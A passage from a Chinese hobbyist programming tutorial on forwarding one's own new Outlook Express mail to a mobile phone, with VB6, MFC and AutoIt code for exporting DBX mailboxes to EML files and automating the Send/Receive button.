


图2　邮件规则测试结果

到这里，邮件客户端OE6的设置就完了。现在我们要来获取这封邮件的内容。

OE6的邮件是以文件夹为单位进行保存的，即一个文件夹的所有邮件全都保存在一个文件中，其文件格式为DBX。这样，要获取那封新邮件只有两个方式。一，模拟键盘鼠标操作，直接通过OE6的预览窗口获取邮件内容；二，则是分析DBX结构，导出所有邮件。第一种方法简单，但很容易出错，且在系统锁定状态下无法进行，所以觉得第二种更合适。就祭起搜索宝器，在网上逛了n久，终于找到了DBX的结构，down下来一看，对照DBX文件一分析，好家伙，够麻烦，看来自己写代码是不太可能了，虽说VB可以写，但太过麻烦，且不在本文讨论的话题内。看来需要找可以将DBX导出为EML的命令行





图3　DBX导出工具的图形界面



```
strAboutMenu.LoadString(IDS_ABOUTBOX);
if (!strAboutMenu.IsEmpty())
{
        pSysMenu->AppendMenu(MF_SEPARATOR);
        pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
}
}

// Set the icon for this dialog.  The framework does this automatically
//  when the application's main window is not a dialog
SetIcon(m_hIcon, TRUE);                 // Set big icon
SetIcon(m_hIcon, FALSE);                // Set small icon

// TODO: Add extra initialization here
m_editDBXpath.SetWindowText("E:\\outlook\\mine.dbx");
m_editEMLpath.SetWindowText("G:\\rascal\\program\\source\\vb\\mine\\SendMailSMS\\EML\\");

CDecodeDBXDlg::OnButton1();

return TRUE;  // return TRUE  unless you set the focus to a control
}

void CDecodeDBXDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
    if ((nID & 0xFFF0) == IDM_ABOUTBOX)
    {
        CAboutDlg dlgAbout;
        dlgAbout.DoModal();
    }
    else
    {
        CDialog::OnSysCommand(nID, lParam);
    }
}

// If you add a minimize button to your dialog, you will need the code below
```

图4　修改的代码




图6　EML 文件内容

工具了，可找来找去只找到一个图形界面的，如图3所示。

幸好提供了源代码，可以通过修改源代码，直接指明"打开DBX文件"和"EML存放路径"中的具体路径后自动点击"提取EML"按钮，完成后自动执行"关闭"按钮的代码，而不是在程序运行后通过点击相应按钮来获取路径。具体修改代码如图4所示。

修改完保存并编译后，双击执行一下，效果如图5所示，导出了Mine.dbx中的全部邮件，数量为4封。

导出后产生的EML文件是可以直接用IE或IE核心的浏览器打开查看的，如图6所示。

到这里，新邮件内容也获取到了，剩下的就是发送到手机了。这里没什么技术，只是利用飞信命令行版——飞信机器人，用它给自己发消息。

好了，原理说完了，那我们就来进行代码的实现吧！




图7　程序界面

先给出所使用的控件及界面布局。一个ListBox，一个WebBrowser及一个Timer，各控件的属性方面默认即可，如图7所示。

代码之初一定是进行初始化，不多说了，直接给出代码，代码如下：

```
Dim OldMail As String '定义旧邮件内容变量
Dim NewMail As String '定义新邮件内容变量
Dim i As Integer '定义新邮件封数变量

Private Sub Form_Load()
'初始化旧邮件内容变量
OldMail = ""
'初始化新邮件封数变量
i = 0
'检查有无新邮件及是否需要发送短信
Call CheckNewMail
End Sub
```

接着，通过CheckNewMail.exe发送接收一次邮件，完成后用上面修改的那个DBX导出程序DecodeDBX.exe将Mine文件夹下的所有邮件导出成EML文件。这两个步骤需要在相应程序执行完成并退出后方可进行下一步，因此需要设置等待，可以通过**WaitForSingleObject**这个API来实现。之后用VB自带函数DIR来遍历EML导出文件夹，并把获取到的文件名添加入




图5　从DBX导出的EML文件

列表框中，直到获取到的文件名为空时退出遍历。最后用WebBrowser来打开最新的那封邮件对应的EML文件获取邮件内容即可。DBX文件的存储规则是越新的邮件存储位置越接近文件末尾，而DecodeDBX.exe导出文件时是以数字为文件名的，从"0"开始，且是从文件头开始处理的，因此只要获取列表框中最大的那个数字对应的EML文件就可以获取到最新的那封邮件。代码如下：

```
Private Sub CheckNewMail()
 '停止计时
 timEML.Enabled = False
 '调用CheckNewMail.exe检查新邮件
 Call WaitProcess("\CheckNewMail\CheckNewMail.exe")
 '调用DecodeDBX.exe导出EML文件
 Call WaitProcess("\DecodeDBX\Release\DecodeDBX.exe")
 Dim EMLName As String '定义EML文件名变量
'清空列表框
lstEML.Clear
'获取EML文件夹下第一个EML的文件名
EMLName = Dir(App.Path & "\EML\*.eml")
'继续
Do
    '如果第一个EML文件存在则将文件名添加到列表框中
    If EMLName <> "" Then lstEML.AddItem EMLName
    '继续获取下一个EML文件的文件名
    EMLName = Dir()
'直到获取到的EML文件名变量为空，即不存在其他EML文件，则停止循环
Loop Until EMLName = ""
'读入EML文件夹下数字最大的那个文件
wbEml.Navigate (App.Path & "\EML\" & lstEML.List(lstEML.ListCount - 1))
End Sub

Private Sub WaitProcess(CmdStr As String)
Dim pId As Long '定义进程ID变量
Dim pHnd As Long '定义进程句柄变量
'以隐藏方式执行程序，并获取进程ID
pId = Shell(App.Path & CmdStr, vbHide)
'根据进程ID打开进程句柄
pHnd = OpenProcess(SYNCHRONIZE, 0, pId)
'判断打开进程句柄是否成功
If pHnd <> 0 Then
  '成功，则等待进程结束
  Call WaitForSingleObject(pHnd, INFINITE)
  '进程结束后关闭打开的进程句柄
  Call CloseHandle(pHnd)
End If
End Sub
```

上面提到用CheckNewMail.exe来接收发送一次邮件，下面我们就来看看CheckNewMail.exe的代码：

```
#NoTrayIcon
ControlClick("收件箱 - Outlook Express", "", "ToolbarWindow321", "left", 1, 345, 25)
Sleep(10000)
```

是不是怎么看怎么不像是VB代码，这是AutoIT写的。AutoIT是用以编写并生成具有BASIC语言风格的脚本程序的免费软件，它被设计用来在Windows GUI（用户界面）中进行自动操作。通过它可以组合使用模拟键击、鼠标移动和窗口/控件操作等来实现自动化任务，而这是其它语言所无法做到或尚无可靠方法实现的（比如VBScript和SendKeys）。

解释一下这三句。

第一句是取消AutoIT默认的任务栏图标。

第二句是模拟点击一次图2中OE6工具栏上的"发送接收"按钮。**ControlClick**向指定控件发送鼠标点击命令。其语法是"**ControlClick**（"**标题**"，"**文本**"，**控件ID**［，**按键**［，**点击次数**［，**X坐标**［，**Y坐标**］］］］）"。其中"**标题**"是指目标窗口标题，这里为"收件箱 - Outlook Express"；"**文本**"为目标窗口文本，这里可以设置为空；"**控件ID**"则为目标控件类别名，这里为"ToolbarWindow321"；"**按键**"为可选参数，指要点击的按钮，可以是"left"、"right"、"middle"、"main"、"menu"、"primary"、"secondary"，默认为left（左键）；"**点击次数**"同样是可选参数，要点击鼠标按钮的次数，默认值为1；"**x坐标**"为可选参数，要点击控件的位置（X




图 8　通过 AutoIT 提供的窗口信息工具获取到的相关参数信息

坐标)，默认为控件中心；**"y 坐标"**为可选参数，要点击控件的位置（Y 坐标)，默认为控件中心。工具栏按钮是一个整体，所以对于哪个按钮，需要指明确切的坐标。以上的参数可以通过 AutoIT 提供的窗口信息工具来获取，如图 8 所示。

第三句是休眠 10 秒，这个时间作为发送接收邮件的缓冲时间。

紧接着就是分析新邮件了。通过 WebBrowser 打开新邮件对应的 EML 文件，利用 Document 对象中的 innerText 属性获取邮件文本内容，在获取到的内容中查找关键字"发件人"，如果存在，则说明这封邮件是别人回复过来的，只要获取"发件人"之前的内容即可。如果没有找到，则说明是全新的邮件，需要获取整封邮件内容。然后判断是否获取到邮件内容且是否与上一次的相同，如果获取到的内容不为空，又不与上一次的相同，则说明是新邮件，将新邮件内容赋给上一次邮件内容变量，便于下次查找新邮件对比使用。最后通过调用飞信机器人将新邮件内容发送到手机上，并删除导出的所有 EML 文件，激活定时检测功能。代码如下：

